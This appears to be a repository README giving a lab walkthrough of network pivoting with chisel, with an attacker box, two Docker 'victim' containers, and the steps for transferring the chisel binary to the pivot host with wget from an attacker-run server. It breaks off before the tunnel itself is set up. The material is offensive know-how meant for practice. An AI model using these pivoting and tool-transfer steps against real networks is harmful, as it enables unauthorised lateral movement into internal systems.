Playing with chisel

A small repo with examples to play with chisel

Requirements:


- A Linux system/Attacker Box (I will use Manjaro)
- 2 Linux Docker Containers (I will use 2 Ubuntu containers)

On our Attacker Box:

We will download `chisel` from the github repo:

```
https://github.com/jpillora/chisel
```

I will version `v1.7.7`



chisel_1.7.7_checksums.txt
chisel_1.7.7_darwin_amd64.gz
chisel_1.7.7_darwin_arm64.gz
chisel_1.7.7_linux_386.gz
chisel_1.7.7_linux_amd64.gz
chisel_1.7.7_linux_arm64.gz
chisel_1.7.7_linux_armv6.gz
chisel_1.7.7_linux_armv7.gz
chisel_1.7.7_linux_mips64le_hardfloat.gz
chisel_1.7.7_linux_mips64le_softfloat.gz
chisel_1.7.7_linux_mips64_hardfloat.gz
chisel_1.7.7_linux_mips64_softfloat.gz
chisel_1.7.7_linux_mipsle_hardfloat.gz
chisel_1.7.7_linux_mipsle_softfloat.gz
chisel_1.7.7_linux_mips_hardfloat.gz
chisel_1.7.7_linux_mips_softfloat.gz
chisel_1.7.7_linux_ppc64.gz
chisel_1.7.7_linux_ppc64le.gz
chisel_1.7.7_linux_s390x.gz
chisel_1.7.7_windows_386.gz
chisel_1.7.7_windows_amd64.gz

NOTE: If we attack a Windows system the Windows and Linux chisel must be on the same version e.g: 1.7.7


We install:

```
sudo packman -Sy proxychains
```

On the Victim Containers

```
docker run -ti -h external ubuntu
docker run -ti -h internal ubuntu
```

The container named `external` is the one that we will use as a pivot to access the `internal` container




```
└─ docker run -ti -h external ubuntu

root@external:/#
```


```
└─ docker run -ti -h internal ubuntu

root@internal:/#
```

On the 2 containers we run:

```
apt update
apt install wget
apt install net-tools
pat install python3
```




```
root@external:/# apt update
Get:1 http://archive.ubuntu.com/ubuntu jammy InRelease [270 kB]
Get:2 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:3 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [593 kB]
Get:4 http://archive.ubuntu.com/ubuntu jammy-updates InRelease [114 kB]
Get:5 http://archive.ubuntu.com/ubuntu jammy-backports InRelease [99.8 kB]
Get:6 http://archive.ubuntu.com/ubuntu jammy/universe amd64 Packages [17.5 MB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [4732 B]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [781 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [667 kB]
Get:10 http://archive.ubuntu.com/ubuntu jammy/main amd64 Packages [1792 kB]
Get:11 http://archive.ubuntu.com/ubuntu jammy/restricted amd64 Packages [164 kB]
Get:12 http://archive.ubuntu.com/ubuntu jammy/multiverse amd64 Packages [266 kB]
Get:13 http://archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [8150 B]
Get:14 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [973 kB]
Get:15 http://archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [641 kB]
Get:16 http://archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [977 kB]
Get:17 http://archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [7291 B]
Get:18 http://archive.ubuntu.com/ubuntu jammy-backports/main amd64 Packages [3520 B]
Fetched 24.9 MB in 1min 45s (238 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
5 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@external:/#
```



```
root@external:/# apt install net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  net-tools
0 upgraded, 1 newly installed, 0 to remove and 5 not upgraded.
Need to get 204 kB of archives.
After this operation, 819 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu jammy/main amd64 net-tools amd64 1.60+git20181103.0eebe
ce-1ubuntu5 [204 kB]
Fetched 204 kB in 5s (39.9 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
Selecting previously unselected package net-tools.
(Reading database ... 4875 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20181103.0eebece-1ubuntu5_amd64.deb ...
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
root@external:/# 
```


POC:

The `external` machine has the IP address: `172.17.0.3`



```
root@external:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.3  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:03  txqueuelen 0  (Ethernet)
        RX packets 19031  bytes 28294588 (28.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12517  bytes 934986 (934.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@external:/# 
```


The `internal` machine has the IP address: `172.17.0.2`



```
root@internal:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 19018  bytes 28293778 (28.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11973  bytes 887374 (887.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@internal:/# 
```

On the `internal` machine we start a `Simple Python HTTP Server on TCP Port 8080`

```
python3 -m http.server 8080
```




```
root@internal:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 23577  bytes 35092544 (35.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16062  bytes 1248657 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@internal:/# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

We will try to access the HTTP server on the `internal` machine with a `curl` from out `Attacker Box` with the IP of `external`.

On the `external` machine we transfer `chisel`:

```
wget 192.168.1.36:8081/chisel
```


NOTE: The system with IP address `192.168.1.36` is my Manjaro Box wich runs an HTTP server on TCP Port 8081 to transfer files.



```
root@external:/# wget 192.168.1.36:8081/chisel
--2023-01-04 11:35:07--  http://192.168.1.36:8081/chisel
Connecting to 192.168.1.36:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8077312 (7.7M) [application/octet-stream]
Saving to: 'chisel'

chisel                 100%[=============================>]   7.70M  --.-KB/s

2023-01-04 11:35:07 (560 MB/s) - 'chisel' saved [8077312/8077312]

root@external:/# 
```

On our `Attacker Box` we run `chisel` as a server on port 8000 in `reverse mode` for reverse port forwarding

